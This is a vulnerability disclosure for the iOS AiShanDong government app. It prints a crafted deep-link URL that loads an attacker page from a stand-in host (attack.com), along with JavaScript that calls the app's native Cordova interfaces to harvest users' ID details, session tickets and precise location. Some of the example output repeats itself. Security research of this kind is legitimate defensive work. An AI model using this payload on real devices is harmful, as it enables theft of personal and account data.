
An information leak vulnerability in the iOS version of AiShanDong App

Brief Description

AiShanDong app is the official government service app of Shandong Province Government in China, offering convenient services for citizens to handle government-related affairs efficiently. It has more than 7,000 ratings.



App Store 预览

打开 Mac App Store 购买和下载 App。


爱山东 4+

Shandong Provincial Big Data Center

专为 iPhone 设计

★★★★★ 2.3 • 7,172 个评分

免费



App Store Preview

Open the Mac App Store to buy and download apps.


爱山东 4+

Shandong Provincial Big Data Center

Designed for iPhone

★★★★★ 1.5 • 42 Ratings

Free


评分及评论

查看全部

2.3 (满分 5 分)

7,285 个评分

★★★★★

林林是猪嘛, 2022/03/02

不稳定

咱就是说能不能搞稳定一点，办个业务往往填到一半信息自己就退出到主页面了，再点进来还得再重新填写，烦得很，我给人家工商局打电话问，人家工作人员说他们也着急，市民来办业务，一个业务重复办7遍才能办成，更多

★★★★★

承运科技, 2020/03/12

功能模块不能用

既然都下了文件，可以通过这个软件办理健康证业务更多

开发人员回复，

谢谢您宝贵的意见和建议，功能和服务会不断完善，更多

★★★★★

rchnb, 2020/04/15

好评

真的是个好软件 别人第二次验证码发送要等一分钟 更多

开发人员回复，

谢谢您宝贵的意见和建议，功能和服务会不断完善，更多


The iOS version of the AiShanDong supports opening web pages from external deep link URL (Scheme-customized URL). Within the built-in WebView, there are **custom interfaces** designed for invocation within web pages. These interfaces are not publicly exposed, but through reverse engineering, we can discover how to invoke them. We found **there lacks a domain name validation** when these interfaces are invoked.


Thus, an attacker can craft **a malicious URL**. When clicked by the victim in a browser or another app, the URL can direct the victim to the AiShanDong app and open a web page controlled by the attacker. The attacker can then invoke privileged interfaces, **retrieving victim's personal information** (such as Real Name, National ID Number, Phone Number), **retrieving victim's account information** (such as AccountID, AccountID, Token, Ticket), **retrieving victim's geolocation information**, **interfering with victim's normal use** (such as forcefully crashing the app, forcefully logging out the account).

Vulnerability Exploitation Process and Root Cause

The attacker, lures the user to click on a malicious URL in the following format: **asdscheme://sdzwfw/openapp?goto=%7B'path':'webview','title':'AiShanDong Official','url':'https://attack.com/iOSJS/aishandong/atkAiShanDong.html'%7D**. Here, "**attack.com**" represents a domain under the attacker's control.


When the victim clicks on this link, it directs the victim to the AiShanDong app and opens the webpage **https://attack.com/iOSJS/aishandong/atkAiShanDong.html** within the app.





Within the webpage, the attacker can then invoke privileged interfaces and perform malicious behaviours such as **retrieving victim's personal information** (such as Real Name, National ID

Number, Phone Number), **retrieving victim's account information** (such as AccountID, AccountName, Token, Ticket), **retrieving victim's geolocation information**, **interfering with victim's normal use** (such as forcefully crashing the app, forcefully logging out the account).



An attacker can:

Get Your Personal Info:

Your RealName: [redacted]萱

Your National ID Number: 37092320[redacted]

Your Phone Number: 18816[redacted]

Your PersonUUID:
99092d3935a348469a[redacted]

Get Your Account Info:

Your AccountName: zwfw1[redacted]

Your Ticket:
per_74d3fe9a3bb0464393bb[redacted]


Your AccountUUID:
183C58A3-7460-4F5D-A022-[redacted]

Get Your Geolocation Info:

Your Precise Geolocation:
(1[redacted].45[redacted], 3[redacted].02[redacted])

Your City: [redacted]市

Your District: [redacted]区



Get Your Account Info:

Your AccountName: zwfw18[redacted]

Your Ticket:
per_74d3fe9a3bb0464393bb8d[redacted]

Your AccountUUID:
183C58A3-7460-4F5D-A022-66[redacted]

Get Your Geolocation Info:

Your Precise Geolocation:
(1[redacted].45[redacted], 3[redacted].02[redacted])

Your City: [redacted]市


Your District: [redacted]区

Your AddressDetail:
[redacted]市[redacted]区[redacted]基地


Crash Your App:

Log Out Your Account:

Part of the code for JS to call OC and the callback function defined in JS are shown below:



```
window.myproperty = {}
myproperty.nativeCallback =  function(callbackID, p2, res, p4, p5){
    switch(callbackID){
        case "cb_get[redacted]":
            document.getElementById("AccountUUID").innerText = "Your AccountUUID: \n" + res;
            break;
        case "cb_get[redacted]":
            if (typeof res === 'string'){break;}
            var json =  res;
            document.getElementById("PreciseGeolocation").innerText = "Your Precise Geolocation: \n" + " (" +
            json.longitude + ", " + json.latitude + ")";
            document.getElementById("City").innerText = "Your City: " + json.cityName;
            document.getElementById("District").innerText = "Your District: " + json.region;
            document.getElementById("AddressDetail").innerText = "Your AddressDetail: \n" + json.detailAddress;
            break;
```



```
window.webkit.messageHandlers.cordova.postMessage([
    "cb_get[redacted]", "CDVUUID", "get[redacted]",[]
]);

window.webkit.messageHandlers.cordova.postMessage([
    "cb_get[redacted]", "CDVLocation", "get[redacted]",[]
]);

window.webkit.messageHandlers.cordova.postMessage([
    "cb_get[redacted]", "CDVLogin", "get[redacted]", []
]);
```

Impact of the Vulnerability

Scope of the vulnerability: at least including AiShanDong iOS version 5.0.0 (the latest version as of 2025-01-11).

Consequences of the vulnerability: Information disclosure.

Download link for affected application:

- **US:**
  https://apps.apple.com/us/app/%E7%88%B1%E5%B1%B1%E4%B8%9C/id1064793304
- **CN:**
  https://apps.apple.com/cn/app/%E7%88%B1%E5%B1%B1%E4%B8%9C/id1064793304

Possible Countermeasures

Should implement more strict domain name checks before the invocation of privileged interfaces.